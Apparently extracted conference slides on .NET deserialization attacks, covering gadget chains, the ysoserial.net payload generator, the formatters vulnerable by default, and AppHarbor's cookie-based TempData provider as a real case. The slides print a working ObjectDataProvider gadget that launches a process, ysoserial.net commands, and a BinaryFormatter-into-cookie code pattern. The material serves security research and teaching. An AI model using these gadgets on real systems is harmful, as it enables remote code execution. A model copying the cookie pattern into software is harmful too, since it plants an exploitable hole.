
Gadgets

- Attacker controls:



- Gadget:
 - Type which contains one or more methods invoked during the deserialization process that under controlled circumstances may do bad things

System.Windows.Data.ObjectDataProvider



Gadgets

```
{
  "$type": "System.Windows.Data.ObjectDataProvider, PresentationFramework",
  "ObjectInstance":{
    "$type":"System.Diagnostics.Process, System"
  },
  "MethodParameters":{
    "$type":"System.Collections.ArrayList, mscorlib",
    "$values":["calc"]
  },
  "MethodName":"Start"
}
```

ysoserial.net

This screenshot shows the GitHub repository page for `ysoserial.net`. The repository is owned by `pwntester` and is described as a "Deserialization payload generator for a variety of .NET formatters". It has 31 commits, 1 branch, 0 releases, 3 contributors, and 188 stars. The repository is licensed under MIT. The commit history shows a recent merge of pull request #8 from `paralax/patch-1` and several initial commits for files like `ysoserial`, `.gitattributes`, `.gitignore`, `LICENSE.txt`, `README.md`, and `ysoserial.sln`.

Repository Information:

- Repository: `pwntester / ysoserial.net`
- Unwatch: 14
- Star: 188
- Fork: 32
- Code
- Issues: 2
- Pull requests: 0
- Projects: 0
- Wiki
- Insights
- Settings

Repository Description: Deserialization payload generator for a variety of .NET formatters

Repository Statistics:

- 31 commits
- 1 branch
- 0 releases
- 3 contributors
- MIT license

Repository Actions:

- Branch: master
- New pull request
- Create new file
- Upload files
- Find file
- Clone or download

Commit History:

Commit	Description	Time
pwntester Merge pull request #8 from paralax/patch-1		Latest commit f852dc7 17 days ago
ysoserial	Use dynamically generated payload	2 months ago
.gitattributes	Initial commit	5 months ago
.gitignore	Initial commit	5 months ago
LICENSE.txt	Create LICENSE.txt	2 months ago
README.md	fix a typo - incuding -> including	17 days ago
ysoserial.sln	Initial commit	5 months ago

Examples

```
$ ./ysoserial.exe -f Json.Net -g ObjectDataProvider -o raw -c "calc" -t  
{  
  '$type': 'System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral'  
  'MethodName': 'Start',  
  'MethodParameters': {  
    '$type': 'System.Collections.ArrayList, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=  
    '$values': ['cmd', '/ccalc']  
  },  
  'ObjectInstance': { '$type': 'System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, Public  
}
```

```
$ ./ysoserial.exe -f BinaryFormatter -g PSObject -o base64 -c "calc" -t  
AAEAAAD/////AQAAAAAAAAAMAgAAAF9TeXN0ZW0uTWFuYWdlbWVudC5BdXRvbWF0aW9uLjAsIEN1bHR1cmU9bmV
```


.NET Formatters



Introduction

- Attacks on .NET formatters are not new
- James Forshaw already introduced them at BlackHat 2012 for
 - BinaryFormatter (Binary)
 - NetDataContractSerializer (XML)
- Lack of Remote Code Execution gadgets until 2017

Vulnerable in default configuration

- BinaryFormatter (Binary)
 - BinaryMessageFormatter (Binary) [MSMQ]
 - ObjectStateFormatter (Binary) [ViewState]
 - LosFormatter (Binary)
- NetDataContractSerializer (XML)
- SoapFormatter (XML)
- FastJSON (JSON)
- Sweet.Jayson (JSON)



BinaryFormatter



```
var cookie = new HttpCookie(CookieName);
var formatter = new BinaryFormatter();
using (var stream = new MemoryStream(data))
{
    formatter.Serialize(stream, values);
    var bytes = stream.ToArray();
    cookie.Value = Convert.ToBase64String(bytes);
}
controllerContext.HttpContext.Response.Cookies.Add(cookie);
```

Eg: AppHarbor

The image shows a screenshot of the AppHarbor web application interface and its browser developer tools. The interface is for an application named "test2".


AppHarbor Interface:

- Header: AppHarbor logo, navigation links (Your Applications, How It Works, Pricing, Add-ons, Support), and a user profile for "raje" with a "Sign out" button.
- Main Content: "Application test2" title, a sidebar menu with options like "Add-ons", "Certificates", "Collaborators", etc., and a "Getting started" section with instructions on how to deploy services like Bitbucket, CodePlex, or GitHub to AppHarbor.
- Footer: "Installed add-ons" section, currently showing "No add-ons installed. Install add-ons from the add-on catalog".

Browser Developer Tools:

- Network tab: Shows a list of requests. The selected request is for "us-flag.png".
- Response Headers: Shows the response for the selected request, including "Request Method: POST", "Status Code: 302", and "Remote Address: 16.85.88.10:8080".
- Response Body: Shows the response content, which is a large block of text, likely a redirect or a response body.

Eg: AppHarbor




The image shows a screenshot of the AppHarbor web interface. The browser address bar displays "AppHarbor, Inc [US] | https://appharbor.com/applications/test2-93". The page header includes the AppHarbor logo and navigation links: "Your Applications", "How It Works", "Pricing", and "Add-ons". The main content area is titled "Application test2" and features a sidebar menu with options like "Add-ons", "Certificates", "Collaborators", "Configuration variables", "Errors", "Hostnames", "Labs", "Logging", "Service hooks", "Settings", and "Subscription".

The central focus is a magnifying glass over a network response body. The response is a text/html document with the following visible content:

```
Content-length: 139
Content-type: text/html; charset=utf-8
Date: Thu, 30 Mar 2017 17:04:51 GMT
Location: /applications/test2-93
server: nginx
set-cookie: TempData=AAEAAAD/////AQAAAAAAAAAA
1Y3Rpb25zLkd1bmVyaWMuRG1jdGlvbmFyZW1tTe
mxpYiwgVmVyc21vbj00LjAuMC4wLCBDdWx0dXJ1PW5
va2VuPWI3N2E1YzU2MTkzNGUwOD1dLFTeXN0ZW0uT
mVyc21vbj00LjAuMC4wLCBDdWx0dXJ1PW51dXRyYW
RN2E1YzU2MTkzNGUwOD1dXQAAAAHVmVyc21vbghf
WYWx1ZVBhaXJzAAMAAwGwU31zdGVtLk9yZG1u
xsZWN0aW9ucy5HZW51cm1jLkt1eVZhbHV1
NycmxpYiwgVmVyc21vbj00LjAuMC4w
va2VuPWI3N2E1YzU2MTkzNGUwOD1dLFTeXN0ZW0uT
```

The browser's developer tools are open, showing the "Response" tab with the above text. The "Console" and "Sources" tabs are also visible at the top of the developer tools.

Super-Cookie AntiPattern



AppHarbor

Cookie TempData Provider for ASP.NET


As previously described, we **don't use the the standard ASP.NET Session State** implementations on **appharbor.com**. We do use **ControllerBase.TempData** to pass messages between actions and views that are part of the **Post/Redirect/Get** interactionflow and that causes problems when running on multiple instances (as the main **appharbor.com** does). This is because the default storage for TempData is in-memory, as part of the ASP.NET session. As you might have noticed when using AppHarbor, this caused messages passed via TempData to not be displayed immediately following the action that set the message because the next request in the Pist/Redirect/Get flow was served by a different web worker. Instead, the message was displayed some time later when the AppHarbor web worker that set the message in the first placed happened to again serve a request for that particular user. Not a satisfactory state of affairs.

Actually that advice is everywhere :(

The collage consists of several overlapping elements:

- Top Left:** GitHub Gist header with search bar and navigation links.
- Top Center:** GitHub Gist page for 'jonschoning / CookieTempDataProvider.cs', forked from 'friism/CookieTempDataProvider.cs'. It shows 'Code' and 'Revisions' tabs.
- Top Right:** GitHub Gist page for 'ASP.NET MVC Cookie TempData Provider' by Brian Mancini, posted on July 24, 2013.
- Middle Left:** A code editor snippet showing the beginning of 'CookieTempDataProvider.cs' with C# code for using System, System.Collections.Generic, System.IO, System.Runtime, System.Web, and System.Web.Mvc.
- Middle Center:** A blog post by Vijay T, 'Blog about React', titled 'Custom TempDataProvider for Azure'. The text reads: 'ASP.NET MVC offers TempData. TempData, as the name implies, is for temporary storage. It retains the data between two user requests. By default, it uses the SessionState for storing data. This is not viable for multiple servers having the application. Subsequent requests do not go to the same server. So, using session for storing TempData is not a viable solution. Fortunately for us, TempData is customisable. This post shows how to create a custom TempDataProvider.'
- Middle Right:** GitHub Gist page for 'friism / CookieTempDataProvider.cs', created 6 years ago, with 5 stars and 5 forks. It shows 'Code', 'Revisions', 'Stars', and 'Forks' tabs.
- Bottom Right:** A photograph of a man in a red jacket covering his face with his hands, a common meme for frustration or despair.

Silently removed from ASP.NET MVC



The screenshot shows the GitHub interface for the repository ASP.NET-MVC / aspNetwebstack. The commit title is "remove CookieTempDataProvider". The commit was made by Tian Pan on August 23, 2013. The commit message shows the removal of the file src/Microsoft.Web.Mvc/CookieTempDataProvider.cs. The code snippet shows the beginning of the file, including copyright information and using statements.

This repository Search Pull requests Issues Marketplace Explore

ASP.NET-MVC / aspNetwebstack Watch 129 Star 610 Fork 366

Code Pull requests 6 Projects 0 Insights

remove CookieTempDataProvider Browse files

master v3.2.2 fbv1.0

Tian Pan committed on 23 Aug 2013 1 parent 054d57a commit f329786fbecf98ef2ca6332e7bfb84d0bac63704

Showing 4 changed files with 0 additions and 275 deletions. Unified Split

